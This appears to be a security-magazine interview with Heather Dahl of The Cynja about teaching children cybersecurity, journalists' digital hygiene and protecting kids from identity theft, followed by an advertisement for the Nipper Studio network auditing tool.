We wanted to illustrate The Cynja in a way that readers could understand the gravity of being stuck in an infected network or encountering malicious malware. Shirow Di Rosso, our illustrator, who we call the Artmaster, was an IT engineer, so he knew exactly what this world looked like and how to visualize it in an imaginative yet accurate way. We were dazzled by the results.

Rodney Joffe is the inspiration for The Cynesi, the wise mentor of cyberspace who teaches the Cynja how to defend the Internet from the Botmaster. Rodney's one of the nation's top cyber experts and Chase and I were fortunate to work and learn from him. His passion for cybersecurity is contagious and it fueled our passion for teaching others about this new world. That's what brought us together to write this book. Rodney is the kind of noble warrior we hope the next generation will look to for inspiration.

EFM: HEATHER, YOU ARE A JOURNALIST BY TRADE, SO WHY TAKE INTEREST IN CYBER SECURITY?

HD: Because if you aren't practicing online safety while practicing journalism you are putting your sources, colleagues and newsroom at serious risk. Our pledge as reporters is to protect those who allow us to tell the stories that shape our world has moved into the digital realm, yet not all journalists recognize the additional ethical responsibility new technologies have placed on the practice of our craft.

From a recent survey of investigative journalists by the Pew Research Center in in association with Columbia University's Tow Center for Digital Journalism: "Just 21 percent say their organization has taken steps or implemented policies in the past year to protect journalists and their sources, while 36 percent say their organization has not, and 42 percent do not know. About half (54 percent) report getting no formal training or instruction on electronic security issues from professional sources such as journalism associations, news organizations or journalism schools." While this survey primarily focused on government surveillance of reporters, what we do know is that digital crime has grown exponentially in recent years – to think some of that malicious activity hasn't been directed at journalists is naïve.

In the past year, I've had one too many conversations with journalists who don't actively consider digital safety to be a serious part of their job. It's more of a "nice-to-have" rather than a requirement of our work. I've met reporters who brag about disabling their antivirus program, seen photographs of sources in a manner that exposes the person's sensitive data in the background, learned of news managers using the same passwords on all their accounts, and so many journalists who don't lock their mobile phones with four-digit pins or thumb prints that it boggles my mind. I've had a Congressional reporter brag that he who would fight in court before disclosing his sources to authorities but didn't consider the theft of his unlocked device as a risk to his sources' identities…even though all communications with these individuals are easily accessible with the swipe of a screen!

And so I write about practicing journalism and cybersecurity for The National Press Foundation. I write because as our newsrooms continually transition into the digital era so to do our responsibilities as journalists. We must not only write stories for multi-platform organizations, we must also practice safety as reporters spanning both the real and virtual worlds.

Our sources, the people we rely on to help tell our stories, should have trust that we as journalists practice the highest standards of smart digital hygiene. But indicators have shown this might not be the

case. Sources have the right to demand that you, as a journalist, will keep their data as safe as possible – starting by locking your devices containing their contacts and communications. We must understand these cyber crimes and their impact on our industry and how we practice our craft because the future of journalism depends on our digital safety.

My work today places me squarely at the intersection of journalism and online security. And so if just over half of the respondents in the Pew survey say they aren't receiving any formal instruction on security issues from their employers or journalism organizations, I've made it my personal mission to help my peers learn about the real virtual world, so to speak.

EFM: WHAT ARE YOUR COMPANY'S PLANS? WHAT'S YOUR GOAL?

HD: We're building cyberspace with training wheels for kids! It's called CynjaSpace™ – a digital experience that educates kids on making smart choices by interacting with our original comic characters and expert storylines. Behind the scenes it's providing parental activity controls, protections and guidance on digital parenting.

In the real world, we ease kids into adulthood. But in the digital world, they are thrown full-force into the wild. As parents, teachers, and organizational leaders we struggle to be proper digital guardians and role models. With CynjaSpace, you get a safe environment where kids can learn to be responsible digital citizens. CynjaSpace gives families:

- Cybersecurity protections such as spam blockers, malware detection, malicious site tracking & warnings, antivirus.
- Controlled data sharing with trusted connections through parental approvals, cyber privacy protection, ad blockers, purchase blockers, and protections against data collection & mining, secure storage.
- Granular parental controls & activity reports providing age & subject appropriate content blocking, predator & cyberbully reporting, and Internet usage reports.
- Kids learn how to safely navigate online through trust and respect and built upon the Respect Network

Our goal at The Cynja is to become the destination where kids begin their digital lives – the place where kids become cyberheroes!

EFM: DO YOU PREDICT ANY MAJOR OBSTACLES COMING YOUR WAY?

HD: Let me ask you this – are these words too difficult for you? Basilisk, snuffleupagus, supercalifragilisticexpialidocious, Quidditch, Oompa Loompa. I hope not! They're all part of the magical world of children's literature.

However, give many adults these words: Darknet, cipher, binary, encryption, proxy server. All of a sudden, I hear a different story…these words are too hard and complicated.

The difference is we approach Dr. Seuss and children's literature with an open mind, prepared to let our imaginations absorb all sorts of meanings. And we learned that a fizza-ma-wizza-ma-dill is a bird that eats only pine trees and spits out the bark.

Hand an adult a children's story about technology – well, they get a bit freaked out. Why? Because they've already decided the digital world is too difficult to comprehend – no matter how simple the concept. And what's funny is, that same adult is often more than happy to help their child figure out how Quidditch is played.

Sometimes we'll see a child really immersed in our books but then when their parent flips through the pages they decide the content is too challenging based on their own perceptions. It's sad to see a child's budding interest in tech get immediately quashed because the adult in their life doesn't want to understand the digital world. I'd argue that a child's understanding of a darknet is more valuable to their future than learning the diet of an imaginary bird or the rules of a sport played on flying broomsticks. In today's era of digital crime, kids need to know that a darknet is what cyber criminals often use to hide their illegal activities.

So we decided not allow an adult's uncertainty about technology taint a child's motivation to learn about their future. And that's why we decided to focus our efforts on encouraging young minds to absorb what

an Oompa Loompa is as well as a proxy server because their futures depend on an understanding of technology in a way that ours didn't.

EFM: WHAT DO YOU THINK ABOUT THE RECENT HOT TOPICS IN CYBERSECURITY WORLD? DO YOU THINK EDUCATING KIDS CAN HELP PREVENT SUCH PROBLEMS IN THE FUTURE?

HD: Child identity theft is considered to be one of the fastest-growing crimes. Kids' identities are stolen over 50 times more than those of adults! We're often so focused protecting our kids from so many threats in the real world; we forget that in cyberspace bad guys are stealing children's identities to open credit cards, apply for loans, rent homes and even receive health care. Bad guys make money by selling and reselling the same child's identity over and over. And they get away with it because parents don't think about monitoring their son or daughter's identity.

Why is this important? Children could potentially lose out on future jobs, internships and loans that require a clean background check or credit report – all because they were victims of identity theft as kids. Growing up in the real world is difficult enough that I don't want children's digital lives to hold them back.

If we truly want a secure future, we must ask ourselves – what are we doing to protect all the kids in our lives? One place cybersecurity professionals can begin protecting our most vulnerable assets is by safeguarding the identities of the kids in our own lives – our children, nieces, nephews, grandkids, neighbors, our children's friends – by protecting those we can and educating those we talk with. And we must teach kids to understand that their identities are to be protected online just as they do in their daily lives.

Many parents outside of security circles don't consider their children's identities until later in life. But as we know that's too late. So let's start by teaching kids the value of their identity and parents the warning signs that their child's identity might be in jeopardy.

- Have you shared your name, birthday, address or identification number with someone you don't know online?
- When you share information about yourself on a website, do you look for the SSL lock?
- Has the government sent a notice saying your child didn't pay income taxes or that your child's identification number is being used on other people's files?
- Are you getting collection calls or bills in your child's name for services you didn't receive?
- Did you get declined for government benefits because the benefit is getting paid into another account using your child's identification?
- If your wallet was stolen – were you carrying information about your children inside?

If the answer is yes to any of these questions, it's time to act! Or if you're a child, tell your parents!

And as infosec professionals, we can encourage parents to do the following:

1. Check whether your child has a credit report by asking each reporting company.
2. Consider purchasing a service that will monitor your child's identity for signs of identity fraud. This is a gift I'm giving the kids in my life for the upcoming holiday season.
3. Every "Sweet 16" birthday celebration shouldn't be considered complete until you've checked your son or daughter's credit report. That way if you find any evidence of fraud or misuse, you have time to correct it before they apply for a job, school or car loan, or a new apartment – when they, or you, are ready to move out of the nest.

Remember treat your kid's personal information like you treat your own. Be a cyber role model. It seems these days everyone wants information on all of us that they don't really need. So be especially guarded when it comes to sharing your child's identity because you might be putting their future at risk. And make sure your kids know when to say no to sharing online. Because in my life – my young nephew is the most valuable asset of all.

EFM: WHAT ADVICE DO YOU HAVE TO SHARE WITH OUR READERS? HOW ABOUT WITH THEIR KIDS?

HD: Magic! It's the basis for countless children's stories filled with adventure and excitement. It's also how many kids think cyberspace works. There's nothing like seeing our child's reaction when the slight of a magician's hand produces marvelous results. However, as cyber professionals we know the Internet is no illusion. A technical understanding of their digital lives is a crucial life lesson for today's young generation.

If your kids are like my nephew, they ask a lot of questions. I mean a lot. Some I can answer and others require a search using my smartphone. Yet, when it comes to their questions about technology it's often easy to just say, "It's magic!" Which is a fun and exciting answer, however my nephew is at an age where I realize that explaining the wonders of their world is crucial to developing his critical thinking skills and build a foundation of knowledge which will span their lifetimes.


After talking with my InfoSec peers, I believe many of us often feel that our kids don't truly know what Mom or Dad or their Aunt or Uncle does on the job because we find it difficult to explain our work to most adults, sometimes even our bosses. Or we think that our kids won't understand because we decide it's too complicated for them. Maybe it's easier to let kids think that in tech we wave our magic wands at code or pull rabbits out of servers. Except, we all know that's not an accurate reflection of our industry.

Yet, we continually worry about our kids experiencing the not so nice side of cyberspace. But we've never explained to them how it really works. One has to ask, how can a child consider a cyber threat to be real when they believe in cyber magic?

It's time we move our conversations with kids beyond training dragons or learning wizardry. It's time we begin explaining cyberspace for what it is – a place that's anything but a fairytale, a place with real consequences instead of predictable happy endings, and a place that's based on actual systems and programs developed by real people. We can do this by using our professional expertise to explain how the Internet works. We are in a position to teach our kids a basic technical vocabulary that will deliver benefits for the rest of their lives. While technology may seem like magic, it is not. That's the distinction we in Infosec must help children understand.

Heather C. Dahl writes about the magic in technology. She's a journalist who has covered politics and foreign affairs on the ground and now she researches battles in cyberspace. Heather's an Oregonian living in Washington, DC. Heather earned a B.A. from Willamette University, a Masters in Journalism from Columbia University, and an MBA from The Johns Hopkins University.

The Cynja is a multi-platform media company focused on making kids awesome in cyberspace through their fun comic series about technology and cybersecurity.



“IN SOME CASES **nipper studio** HAS VIRTUALLY **REMOVED** the NEED FOR a **MANUAL AUDIT**”

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organisations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 65 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

CHAMBER AWARDS 2014 National Winner

Security Products' GOVIES 2013 Government Security Awards

CIR Risk Management AWARDS 2014 winner Cyber Security Initiative of the Year

2014 Computing Security Awards WINNER Personal Contribution to IT Security Award

www.titania.com